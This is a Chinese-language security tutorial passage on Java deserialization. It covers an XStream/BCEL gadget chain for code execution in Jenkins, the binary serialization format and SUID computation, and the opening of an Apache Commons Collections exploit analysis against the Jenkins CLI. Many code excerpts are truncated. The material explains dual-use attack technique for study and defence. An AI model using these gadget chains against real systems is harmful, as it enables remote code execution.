这篇文章中，对 BCEL 的利用让我长见识了，转念一想，这个过程其实和反序列化的核心思路也是一样的，用户掌控了程序的执行方向。Class.forName 这种调用在 jdk 、jre 中并不少见，况且 bcel 相关没有被写入黑名单中

bcelClassLoader 可以解析经过 bcel 编码过的字符串并加载指定类，如果 Class.forName 中的第二位参数为 true ，就支持加载类的初始化，类的初始化涉及到 static 代码块的执行，我们就可以在其中搞事情 2333

我就在思考如何利用 XStream + Class.forName 这两个结合起来搞事情.....

终于找到了一个类：com.sun.xml.internal.ws.util.ServiceFinder$LazyIterator

其中的 next 函数如下：

```
public T next() throws ServiceConfigurationError {
    if (!this.hasNext()) {
        throw new NoSuchElementException();
    } else {
        String cn = this.nextName;
        this.nextName = null;

        try {
            return this.service.cast(Class.forName(cn,  initialize: true, this.loader).newInstance());
        } catch (ClassNotFoundException var3) {
            ServiceFinder.fail(this.service, LocalizationMessages.WSP_0027_SERVICE_PROVIDER_NOT_FOUND(cn), var3);
        } catch (Exception var4) {
            ServiceFinder.fail(this.service, LocalizationMessages.WSP_0028_SERVICE_PROVIDER_COULD_NOT_BE_INSTANTIA
        }

        return null;
    }
}
```

如上图红框里，就是调用了 Class.forName 并且第二个代表初始化参数值为 true，并且传入的 cn 和 this.loader 参数都是在反序列化过程中可控的。同时呢，Iterator 这种类别在 java 中特别常见，迭代器的身份也使得 next 函数被调用的概率非常大

17.6 触发链

首先经过的是 XStream 可设置的黑/白名单

1.4.7 版本以后 allowTypes 和 Permission 都是白名单过滤，denyTypes 是黑名单过滤

而 Jenkins 使用的方法是设置 converter 的优先级，可以达到黑名单过滤的作用，可能是功能点太多，设置白名单不太合适，最终还是选择设置的黑名单

绕过黑名单

->

jdk.nashorn.internal.objects.NativeString#hashCode

->

com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data#toString

->

javax.crypto.CipherInputStream#read

->

Javax.crypto.Cipher#chooseFirstProvider

->

com.sun.xml.internal.ws.util.ServiceFinder$LazyIterator#next

->

Java.lang.Class#forName


->

com.sun.org.apache.bcel.internal.util.ClassLoader#loadClass

最后就是初始化动态加载类，然后执行恶意类的 static 代码块造成了任意代码执行

17.7 效果

虽然有交互过程，也需要一定的低权限，可是还是可以一发入魂啊



17.8 总结

反序列化漏洞一直都存在，不过自从 15 年公开了通用利用链至今，各大流行第三方依赖、流行软件甚至 oracle 官方都在想尽办法修补漏洞或者提高漏洞利用难度

此时想要在主流软件上挖掘 java 反序列化 rce 漏洞，需要更有耐心的去理解程序设计，更细心的去对各种依赖进行审查

这篇文章中就是利用了 Jenkins 使用了 XStream 为突破口，学习到了 loadClass 动态加载类的新思路，两者结合起来，巧妙的躲开了 Jenkins 非常严格的反序列化黑名单过滤

17.9 链接

https://www.freebuf.com/articles/others-articles/167932.html

https://www.freebuf.com/vuls/97659.html

浅析 Java 序列化和反序列化

文章作者：gyyyy

文章来源：https://mp.weixin.qq.com/s/8lkpqHJ_CrRizPDZ38svTg

18.1 序列化机制

*序列化（Serialization）*是指将数据结构或对象状态转换成字节流 *（例如存储成文件、内存缓冲，或经由网络传输）*，以留待后续在相同或另一台计算机环境中，能够恢复对象原来状态的过程。序列化机制在 Java 中有着广泛的应用，EJB、RMI、Hessian 等技术都以此为基础。

18.1.1 序列化

我们先用一个简单的序列化示例来看看 Java 究竟是如何对一个对象进行序列化的：

```
public class SerializationDemo implements Serializable {    private String stringField;    pri
    }    public static void main(String[] args) throws IOException {        ByteArrayOutputStr
        out.writeObject(new SerializationDemo("gyyyy", 97777));
    }
}
```

如果熟悉 PHP 的同学应该知道，这个对象在经过 PHP 序列化后得到的字符串如下 *（因为 PHP 与 Java 的编程习惯有所区别，这里字段访问权限全改为了 public，private 和 protected 从表现形式上来说差不多，只是多了些特殊的标识而已，为了减少一些零基础的同学不必要的疑惑，这里暂不讨论）*：

```
O:17:"SerializationDemo":2:{s:11:"stringField";s:5:"gyyyy";s:8:"intField";i:97777;}
```

其中，`O:17:"..."` 表示当前是一个对象，以及该对象类名的字符串长度和值，`2:{...}` 表示该类有 2 个字段 *（元素间用; 分隔，键值对也分为前后两个元素表示，也就是说，如果是 2 个字段，则总共会包含 4 个元素）*，`s:11:"..."` 表示当前是一个长度为 11 的字符串，`i:...` 表示当前是一个整数。

由此可知，PHP 序列化字符串基本上是可人读的，而且对于类对象来说，字段等成员属性的序列化顺序与定义顺序一致。我们完全可以通过手工的方式来构造任意一个 PHP 对象的序列化字符串。

而该对象经过 Java 序列化后得到的则是一个二进制串：

```
ac ed 00 05 73 72 00 11  53 65 72 69 61 6c 69 7a    ....sr.. Serializ
61 74 69 6f 6e 44 65 6d  6f d9 35 3c f7 d6 0a c6    ationDem o.5<....
d5 02 00 02 49 00 08 69  6e 74 46 69 65 6c 64 4c    ....I..i ntFieldL
00 0b 73 74 72 69 6e 67  46 69 65 6c 64 74 00 12    ..string Fieldt..
```

```
4c 6a 61 76 61 2f 6c 61  6e 67 2f 53 74 72 69 6e    Ljava/la ng/Strin
67 3b 78 70 00 01 7d f1  74 00 05 67 79 79 79 79    g;xp..}. t..gyyyy
```

仔细观察二进制串中的部分可读数据，我们也可以差不多分辨出该对象的一些基本内容。但同样为了手写的目的 *（为什么有这个目的？原因很简单，为了不被语言环境束缚）*，以及为接下来的序列化执行流程分析做准备，我们先依次来解读一下这个二进制串中的各个元素。

- `0xaced`，魔术头
- `0x0005`，版本号 *（JDK 主流版本一致，下文如无特殊标注，都以 JDK8u 为例）*
- `0x73`，对象类型标识 *（0x7n 基本上都定义了类型标识符常量，但也要看出现的位置，毕竟它们都在可见字符的范围，详见 java.io.ObjectStreamConstants）*
- `0x72`，类描述符标识
- `0x0011...`，类名字符串长度和值 *（Java 序列化中的 UTF8 格式标准）*
- `0xd9353cf7d60ac6d5`，序列版本唯一标识 *（serialVersionUID，简称 SUID）*
- `0x02`，对象的序列化属性标志位，如是否是 Block Data 模式、自定义 `writeObject()`，`Serializable`、`Externalizable` 或 `Enum` 类型等
- `0x0002`，类的字段个数
- `0x49`，整数类型签名的第一个字节，同理，之后的 `0x4c` 为字符串类型签名的第一个字节 *（类型签名表示与 JVM 规范中的定义相同）*
- `0x0008...`，字段名字符串长度和值，非原始数据类型的字段还会在后面加上数据类型标识、完整类型签名长度和值，如之后的 `0x740012...`
- `0x78` Block Data 结束标识
- `0x70` 父类描述符标识，此处为 `null`
- `0x00017df1` 整数字段 `intField` 的值 *（Java 序列化中的整数格式标准）*，非原始数据类型的字段则会按对象的方式处理，如之后的字符串字段 `stringField` 被识别为字符串类型，输出字符串类型标识、字符串长度和值

由此可以看出，除了基本格式和一些整数表现形式上的不同之外，Java 和 PHP 的序列化结果还是存在很多相似的地方，比如除了具体值外都会对类型进行描述。

需要注意的是，Java 序列化中对字段进行封装时，会按原始和非原始数据类型排序 *（有同学可能想问为什么要这么做，这里我只能简单解释原因有两个，一是因为它们两个的表现形式不同，原始数据类型字段可以直接通过偏移量读取固定个数的字节来赋值；二是在封装时会计算原始类型字段的偏移量和总偏移量，以及非原始类型字段的个数，这使得反序列化阶段可以很方便的把原始和非原始数据类型分成两部分来处理）*，且其中又会按字段名排序。

而开头固定的 `0xaced0005` 也可以作为 Java 序列化二进制串 *（Base64 编码为 rO0AB...）* 的识别标识。

让我们把这个对象再改复杂些：

```
class SerializationSuperClass implements Serializable {    private String superField;
}class SerializationComponentClass implements Serializable {    private String componentField;
}public class SerializationDemo extends SerializationSuperClass implements Serializable {    p
```

它序列化后的二进制串大家可以自行消化理解一下，注意其中的嵌套对象，以及 0x71 表示的 Reference 类型标识 *（形式上与 JVM 的常量池类似，用于非原始数据类型的引用对象池索引，这个引用对象池在序列化和反序列化创建时的元素填充顺序会保持一致）*：

```
ac ed 00 05 73 72 00 11  53 65 72 69 61 6c 69 7a    ....sr.. Serializ
61 74 69 6f 6e 44 65 6d  6f 1a 7f cd d3 53 6f 6b    ationDem o....Sok
15 02 00 03 49 00 08 69  6e 74 46 69 65 6c 64 4c    ....I..i ntFieldL
00 09 63 6f 6d 70 6f 6e  65 6e 74 74 00 1d 4c 53    ..compon entt..LS
65 72 69 61 6c 69 7a 61  74 69 6f 6e 43 6f 6d 70    erializa tionComp
6f 6e 65 6e 74 43 6c 61  73 73 3b 4c 00 0b 73 74    onentCla ss;L..st
72 69 6e 67 46 69 65 6c  64 74 00 12 4c 6a 61 76    ringFiel dt..Ljav
61 2f 6c 61 6e 67 2f 53  74 72 69 6e 67 3b 78 72    a/lang/S tring;xr
00 17 53 65 72 69 61 6c  69 7a 61 74 69 6f 6e 53    ..Serial izationS
75 70 65 72 43 6c 61 73  73 de c6 50 b7 d1 2f a3    uperClas s..P../.
27 02 00 01 4c 00 0a 73  75 70 65 72 46 69 65 6c    '...L..s uperFiel
64 71 00 7e 00 02 78 70  70 00 01 7d f1 73 72 00    dq.~..xp p..}.sr.
1b 53 65 72 69 61 6c 69  7a 61 74 69 6f 6e 43 6f    .Seriali zationCo
6d 70 6f 6e 65 6e 74 43  6c 61 73 73 3c 76 ba b7    mponentC lass<v..
dd 9e 76 c4 02 00 01 4c  00 0e 63 6f 6d 70 6f 6e    ..v....L ..compon
65 6e 74 46 69 65 6c 64  71 00 7e 00 02 78 70 70    entField q.~..xpp
74 00 05 67 79 79 79 79                             t..gyyyy
```

简单的分析一下序列化的执行流程：

1. ObjectOutputStream 实例初始化时，将魔术头和版本号写入 bout *（BlockDataOutputStream 类型）*中
2. 调用 ObjectOutputStream.writeObject() 开始写对象数据
   - 写入对象类型标识
   - writeClassDesc() 进入分支 writeNonProxyDesc() 写入类描述数据
   - writeSerialData() 写入对象的序列化数据
   - 写入类描述符标识
   - 写入类名
   - 写入 SUID *（当 SUID 为空时，会进行计算并赋值，细节见下面关于 SerialVersionUID 章节）*
   - 计算并写入序列化属性标志位

- 写入字段信息数据
- 写入 Block Data 结束标识
- 写入父类描述数据
- 若类自定义了 `writeObject()`，则调用该方法写对象，否则调用 `defaultWriteFields()` 写入对象的字段数据 *（若是非原始类型，则递归处理子对象）*
- `ObjectStreamClass.lookup()` 封装待序列化的类描述 *（返回 ObjectStreamClass 类型）*，获取包括类名、自定义 `serialVersionUID`、可序列化字段 *（返回 ObjectStreamField 类型）* 和构造方法，以及 `writeObject`、`readObject` 方法等
- `writeOrdinaryObject()` 写入对象数据

18.1.2 反序列化

继续用简单的示例来看看反序列化：

```
public static void main(String[] args) throws ClassNotFoundException {    byte[] data; // read
    ByteArrayInputStream bin = new ByteArrayInputStream(data);    ObjectInputStream in = new O
}
```

它的执行流程如下：

1. `ObjectInputStream` 实例初始化时，读取魔术头和版本号进行校验
2. 调用 `ObjectInputStream.readObject()` 开始读对象数据
   - `readClassDesc()` 读取类描述数据
   - `ObjectStreamClass.newInstance()` 获取并调用离对象最近的非 `Serializable` 的父类的无参构造方法 *（若不存在，则返回 null）* 创建对象实例
   - `readSerialData()` 读取对象的序列化数据
   - 读取类描述符标识，进入分支 `readNonProxyDesc()`
   - 读取类名
   - 读取 SUID
   - 读取并分解序列化属性标志位
   - 读取字段信息数据
   - `resolveClass()` 根据类名获取待反序列化的类的 `Class` 对象，如果获取失败，则抛出 `ClassNotFoundException`
   - `skipCustomData()` 循环读取字节直到 Block Data 结束标识为止
   - 读取父类描述数据
   - `initNonProxy()` 中判断对象与本地对象的 SUID 和类名 *（不含包名）* 是否相同，若不同，则抛出 `InvalidClassException`
   - 若类自定义了 `readObject()`，则调用该方法读对象，否则调用 `defaultReadFields()` 读取并填充对象的字段数据

- 读取对象类型标识
- `readOrdinaryObject()` 读取数据对象

18.1.3 关于 SerialVersionUID

在 Java 的序列化机制中，SUID 占据着很重要的位置，它相当于一个对象的指纹信息，可以直接决定反序列化的成功与否，通过上面对序列化和反序列化流程的分析也可以看出来，若 SUID 不一致，是无法反序列化成功的。

但是，SUID 到底是如何生成的，它的指纹信息维度包括对象的哪些内容，可能还是有很多同学不太清楚。这里我们对照官方文档的说明，结合 JDK 的源代码来为大家简单的梳理一下。

首先 `ObjectStreamClass.getSerialVersionUID()` 在获取 SUID 时，会判断 SUID 是否已经存在，若不存在才调用 `computeDefaultSUID()` 计算默认的 SUID：

```
public long getSerialVersionUID() {    if (suid == null) {
        suid = AccessController.doPrivileged(            new PrivilegedAction<Long>() {
                }
            }
        );
    }    return suid.longValue();
}
```

先顺带提一嘴，`AccessController.doPrivileged()` 会忽略 JRE 配置的安全策略的检查，以特权的身份去执行 `PrivilegedAction` 接口中的 `run()`，可以防止 JDK 底层在进行序列化和反序列化时可能出现的一些权限问题。这些内容与本文主题无关，不多作详细解释，感兴趣的同学可以去看看 Java 的 Security 包和其中的 java.policy、java.security 文件内容。

重点来了，计算 SUID 时，会先创建一个 `DataOutputStream` 对象，所有二进制数据写入其包装的 `ByteArrayOutputStream` 中：

1. 写入类名 *(UTF8)*

```
dout.writeUTF(cl.getName());
```

2. 写入类访问权限标识

```
int classMods = cl.getModifiers() &
    (Modifier.PUBLIC | Modifier.FINAL |
        Modifier.INTERFACE | Modifier.ABSTRACT);Method[] methods = cl.getDeclaredMethods(
    classMods = (methods.length > 0) ?
        (classMods | Modifier.ABSTRACT) :
        (classMods & ~Modifier.ABSTRACT);
}
```

```
dout.writeInt(classMods);
```

3. 如果不是数组类型，写入实现接口的接口名，按接口名排序

```
if (!cl.isArray()) {    Class<?>[] interfaces = cl.getInterfaces();    String[] ifaceNames
        ifaceNames[i] = interfaces[i].getName();
    }    Arrays.sort(ifaceNames);    for (int i = 0; i < ifaceNames.length; i++) {
        dout.writeUTF(ifaceNames[i]);
    }
}
```

4. 写入非私有静态或瞬态字段信息数据，包括字段名、字段访问权限标识和字段签名，按字段名排序

```
Field[] fields = cl.getDeclaredFields();MemberSignature[] fieldSigs = new MemberSignature
    fieldSigs[i] = new MemberSignature(fields[i]);
}Arrays.sort(fieldSigs, new Comparator<MemberSignature>() {    public int compare(MemberS
    }
});for (int i = 0; i < fieldSigs.length; i++) {    MemberSignature sig = fieldSigs[i];
        (Modifier.PUBLIC | Modifier.PRIVATE | Modifier.PROTECTED |
            Modifier.STATIC | Modifier.FINAL | Modifier.VOLATILE |
            Modifier.TRANSIENT);    if (((mods & Modifier.PRIVATE) == 0) ||
        ((mods & (Modifier.STATIC | Modifier.TRANSIENT)) == 0))
    {
        dout.writeUTF(sig.name);
        dout.writeInt(mods);
        dout.writeUTF(sig.signature);
    }
}
```

5. 如果存在类初始化器 *（不是类实例化的构造方法，感兴趣的同学可以去看看 JVM 规范中的相关内容）*，写入固定的初始化器信息数据

```
if (hasStaticInitializer(cl)) {
    dout.writeUTF("<clinit>");
    dout.writeInt(Modifier.STATIC);
    dout.writeUTF("()V");
}
```

6. 写入非私有构造方法信息数据，包括方法名 *（固定为）*、方法访问权限标识和方法签名 *（分隔符/会替换成. 的包名形式）*，按方法签名排序

```
Constructor<?>[] cons = cl.getDeclaredConstructors();MemberSignature[] consSigs = new Meml
    consSigs[i] = new MemberSignature(cons[i]);
}Arrays.sort(consSigs, new Comparator<MemberSignature>() {    public int compare(MemberSig
    }
});for (int i = 0; i < consSigs.length; i++) {    MemberSignature sig = consSigs[i];    ir
        (Modifier.PUBLIC | Modifier.PRIVATE | Modifier.PROTECTED |
            Modifier.STATIC | Modifier.FINAL |
            Modifier.SYNCHRONIZED | Modifier.NATIVE |
            Modifier.ABSTRACT | Modifier.STRICT);    if ((mods & Modifier.PRIVATE) == 0)
        dout.writeUTF("<init>");
        dout.writeInt(mods);
        dout.writeUTF(sig.signature.replace('/', '.'));
    }
}
```

7. 写入非私有方法，包括方法名、方法访问权限标识和方法签名，按方法名和方法签名排序

```
MemberSignature[] methSigs = new MemberSignature[methods.length];for (int i = 0; i < metho
    methSigs[i] = new MemberSignature(methods[i]);
}Arrays.sort(methSigs, new Comparator<MemberSignature>() {    public int compare(MemberSig
            comp = ms1.signature.compareTo(ms2.signature);
        }        return comp;
    }
});for (int i = 0; i < methSigs.length; i++) {    MemberSignature sig = methSigs[i];    ir
        (Modifier.PUBLIC | Modifier.PRIVATE | Modifier.PROTECTED |
            Modifier.STATIC | Modifier.FINAL |
            Modifier.SYNCHRONIZED | Modifier.NATIVE |
            Modifier.ABSTRACT | Modifier.STRICT);    if ((mods & Modifier.PRIVATE) == 0)
        dout.writeUTF(sig.name);
        dout.writeInt(mods);
        dout.writeUTF(sig.signature.replace('/', '.'));
    }
}
```

以上就是 SUID 中包含的类的所有信息，得到的二进制串如下：

```
00 11 53 65 72 69 61 6c  69 7a 61 74 69 6f 6e 44    ..Serial izationD
65 6d 6f 00 00 00 01 00  14 6a 61 76 61 2e 69 6f    emo..... .java.io
2e 53 65 72 69 61 6c 69  7a 61 62 6c 65 00 08 69    .Seriali zable..i
```

```
6e 74 46 69 65 6c 64 00  00 00 02 00 01 49 00 0b    ntField. .....I..
73 74 72 69 6e 67 46 69  65 6c 64 00 00 00 02 00    stringFi eld.....
12 4c 6a 61 76 61 2f 6c  61 6e 67 2f 53 74 72 69    .Ljava/l ang/Stri
6e 67 3b 00 06 3c 69 6e  69 74 3e 00 00 00 01 00    ng;..<in it>.....
16 28 4c 6a 61 76 61 2e  6c 61 6e 67 2e 53 74 72    .(Ljava. lang.Str
69 6e 67 3b 49 29 56 00  04 6d 61 69 6e 00 00 00    ing;I)V. .main...
09 00 16 28 5b 4c 6a 61  76 61 2e 6c 61 6e 67 2e    ...([Lja va.lang.
53 74 72 69 6e 67 3b 29  56                         String;)V
```

最后，将二进制数据通过 SHA1 算法得到摘要，取前 8 位按 BigEndian 的字节顺序转换成长整型：

```
long hash = 0;for (int i = Math.min(hashBytes.length, 8) - 1; i >= 0; i--) {
    hash = (hash << 8) | (hashBytes[i] & 0xFF);
}
```

返回的 hash 就是最终的 SUID 了。

由此可知，当父类或非原始数据类型字段的类内部发生变更时，并不会影响当前类的 SUID 值，再结合之前的内容我们还可以引申出两个结论：

1. 若当前类自定义了 readObject(),在反序列化时会正常执行 readObject() 中所有 ObjectInputStream.de
   (如果调用了的话) 之前的逻辑；否则在处理到变更对象时，仍会抛出 InvalidClassException
2. 由于序列化会对类的字段进行排序，并在反序列化时按顺序遍历处理，所以反序列化会正常处理字段名比变更对象类型字段『小』的其他字段

18.1.4 关于 writeReplace() 和 readResolve()

在前面的执行流程分析中，为了突出主要逻辑，我们主观的忽略了一些内容，其中就包括了序列化的 invokeWriteReplace() 和反序列化的 invokeReadResolve()。

现在就来看看它们分别有什么作用：

- writeReplace()

  返回一个对象，该对象为实际被序列化的对象，在原对象序列化之前被调用，替换原对象成为待序列化对象

- readResolve()

  返回一个对象，该对象为实际反序列化的结果对象，在原对象反序列化之后被调用，不影响原对象的反序列化过程，仅替换结果

再从具体示例来体会一下：

```
public class SerializationReplacementClass implements Serializable {    protected String repla
        in.defaultReadObject();
    }    private Object readResolve() {        return new SerializationReplacementClass("resol
```

```
    }    private SerializationReplacementClass(String s) {        this.replacementField = s;
    }    public SerializationReplacementClass() {        this.replacementField = "replace";
    }
}public class SerializationDemo implements Serializable {    // omit
    private Object writeReplace() {        return new SerializationReplacementClass();
    }    // omit

    public static void main(String[] args) throws ClassNotFoundException {        // omit
        SerializationReplacementClass demo = (SerializationReplacementClass) in.readObject();
    }
}
```

从序列化之后得到的二进制串中可以看到目标对象已经被替换成了 SerializationReplacementClass：

```
ac ed 00 05 73 72 00 1d  53 65 72 69 61 6c 69 7a    ....sr.. Serializ
61 74 69 6f 6e 52 65 70  6c 61 63 65 6d 65 6e 74    ationRep lacement
43 6c 61 73 73 32 71 ac  e9 c1 d3 0b 7b 02 00 01    Class2q. ....{...
4c 00 10 72 65 70 6c 61  63 65 6d 65 6e 74 46 69    L..repla cementFi
65 6c 64 74 00 12 4c 6a  61 76 61 2f 6c 61 6e 67    eldt..Lj ava/lang
2f 53 74 72 69 6e 67 3b  78 70 74 00 07 72 65 70    /String; xpt..rep
6c 61 63 65                                         lace
```

而在反序列化之后得到的对象的 replacementField 字段值则为 resolve，但在此之前 readObject() 也会被正常调用，当时 replacementField 字段值为 replace。

18.1.5 关于 Externalizable

Serializable 接口还有一个比较常见的子类 Externalizable，它比它爸爸特殊的地方就在于它需要自己实现读写方法 *(readExternal() 和 writeExternal())*，同时必须包含一个自己的无参构造方法 *(默认隐式的也可以)*。

仍以示例说话：

```
public class ExternalizationDemo implements Externalizable {    private String stringField;
    public void writeExternal(ObjectOutput out) throws IOException {
        out.writeUTF(this.stringField);
        out.writeInt(this.intField);
    }    @Override
    public void readExternal(ObjectInput in) throws IOException {        this.stringField = "h
    }    public ExternalizationDemo(String s, int i) {        this.stringField = s;        thi
```

```
    }    public ExternalizationDemo() {}
}
```

序列化之后得到的二进制串如下：

```
ac ed 00 05 73 72 00 13  45 78 74 65 72 6e 61 6c    ....sr.. External
69 7a 61 74 69 6f 6e 44  65 6d 6f d9 a9 04 75 84    izationD emo...u.
5d 06 8f 0c 00 00 78 70  77 0b 00 05 67 79 79 79    ].....xp w...gyyy
79 00 01 7d f1 78                                   y..}.x
```

与 `Serializable` 的区别：

- 对象的序列化属性标志位为 `0x0c`，包括 `Serializable` 和 Block Data 的标志
- 序列化类的字段个数固定为 0
- 序列化调用 `writeExternalData()` 转给类自定义的写方法，将写入的数据包装在新的 Block Data 块中，第一个字节为块长度 *（不含块头尾标识）*
- 反序列化调用 `readExternalData()` 转给类自定义的读方法，再调用对象的无参构造方法 *（若不存在，则返回 null）* 进行实例化

18.2 反序列化漏洞

通过以上对 Java 的序列化机制的大致了解，我们可以想象一个场景 *（有基础的同学可以跳过本部分内容，当然，看一看也没坏处）*：

> 当服务端允许接收远端数据进行反序列化时，客户端可以提供任意一个服务端存在的对象 *（包括依赖包中的对象）* 的序列化二进制串，由服务端反序列化成相应对象。如果该对象是由攻击者『精心构造』的恶意对象，而它自定义的 `readObject()` 中存在着一些『不安全』的逻辑，那么在对它反序列化时就有可能出现安全问题。

说到这，我提三个问题，请大家跟着我的思路去分析，先来看看第一个：

1. 为什么需要依赖反序列化对象的自定义 `readObject()`？

大家都知道，正常来说，反序列化只是一个对象实例化然后赋值的过程，如果之后不主动调用它的内部方法，理论上最多只能控制它字段的值而已。那么有没有什么办法能够让它执行反序列化以外的逻辑呢？毕竟做的越多中间产生问题的概率就越大。

我们还是先以大家更熟悉的 PHP 来举个例。在 PHP 内部，保留了十多个被称为魔术方法的类方法，这些魔术方法一般会伴随着类的生命周期被 PHP 底层自动调用，用户可以在类中显式定义它们的逻辑。

就拿与反序列化关系最密切的 `__wakeup()` 来说，我们回到最初的那个类 `SerializationDemo`，给它加一点东西：

```
class SerializationDemo {    public function __wakeup() {        echo $this->stringField;    }
```

在反序列化 SerializationDemo 这个对象时，就会调用 __wakeup() 执行里面的逻辑。示例中的逻辑只是输出一个字符串，如果改成 exec($this->stringField); 呢?

实际当然不会这么简单，有可能它是把自己的字段作为值作为参数调用了某个类的方法，而那个方法里对参数做了某些不安全的操作，甚至有可能经过多个类多个方法调用，形成一个调用链。

这就是默认的反序列化逻辑的一个逃逸过程。

到这里你可能已经想到了，Java 反序列化中 readObject() 的作用其实就相当于 PHP 反序列化中的那些魔术方法，使反序列化过程在一定程度上受控成为可能，但也只是可能而已，是否真的可控，还是需要分析每个对象的 readObject() 具体是如何实现的 *（别急，后面有章节会有详细介绍）*。

接着看第二个问题：

1. 反序列化对象的非 Serializable 父类无参构造方法是否能像 PHP 中的 __construct() 一样被利用?

答案应该是不行的。因为前面已经提到过，我们只能够控制反序列化对象的字段值，而 Java 与 PHP 不同的是，JDK 底层会先调用无参构造方法实例化，再读取序列化的字段数据赋值，所以我们没有办法将可控的字段值在实例化阶段传入构造方法中对其内部逻辑产生影响。

最后一个：

1. readResolve() 对反序列化漏洞有什么影响?

readResolve() 只是替换反序列化结果对象，若是结果对象本身存在安全问题，它有可能让问题中断；若是 readObject() 存在安全问题，它无法避免。

18.2.1 经典的 Apache Commons Collections

好，有了上面的基础，我们也照一回惯例，带大家一起分析一下 Java 历史上最出名也是最具代表性的 Apache Commons Collections 反序列化漏洞。

网上很多文章都是以 WebLogic 为漏洞环境，我们尊重开源，围绕 1.637 版本的 Jenkins 来开个头，先简单看看它的 Cli 组件的反序列化场景 *（这里只以 CLI-connect 协议为例，CLI2-connect 会多出来一个 SSL 加解密的过程，这也是很多公开 PoC 在模拟 Cli 握手时选择 CLI-connect 协议的原因）*：

1. 客户端向发送一个 UTF8 字符串 Protocol:CLI-connect，前两位为字符串长度
2. 服务端 TcpSlaveAgentListener 在接收到数据之后，会创建一个 ConnectionHandler 对象读取一个 UTF8 字符串，判断协议版本，交给对应的协议进行处理
    - Capability.writePreamble() 响应序列化后的 Capability 对象,其中使用 Mode.TEXT.wrap() 将输出流包装为 BinarySafeStream，它会在写时进行 Base64 编码
    - 由于 ChannelBuilder 在 build 之前，调用了 withMode() 设置 mode 为 Mode.BINARY，因此还会响应一个 0x00000000
    - 等待接收后续数据，判断数据内容前缀为 Capability.PREAMBLE *（<===[JENKINS REMOTING CAPACITY]===>）* 时，将 InputStream 传给 Capability.read()

- Capability 同样会对输入流做一次 BinarySafeStream 包装，保证在读数据时解码得到原始二进制数据，再扔给输入流的 readObject() 继续读
- CliProtocol 响应 Welcome 字符串,由 ChannelBuilder 为两端创建一个包含了 Connection 对象 *（IO 流对象在里面）*的 Channel 通信通道，并调用 negotiate() 进行交互

回看 Connection 中自定义的 readObject()，是一个普普通通的 ObjectInputStream 反序列化：

```
public <T> T readObject() throws IOException, ClassNotFoundException {    ObjectInputStream oi
}
```

现在我们假设已知 1.637 版本的 Jenkins 引用了存在反序列化漏洞的 Commons Collections 的版本的 Jar 包，那么只需要利用它构造一个恶意对象的序列化串，在与 Jenkins Cli 完成握手之后，将其 Base64 编码后的字符串发送过去就行了 *（当然，千万别忘了前面那串酷酷的前缀）*。

18.2.2 Payload 构造

好的，现在让我们聚焦到 Commons Collections 内部，看看前辈们是如何利用它来让应用『产生』问题的。

我们先预备一个基本知识，在 Java 中，若想通过其原生 JDK 提供的接口执行系统命令，最常见的语句如下：

```
Runtime rt = Runtime.getRuntime();
rt.exec(cmd);
```

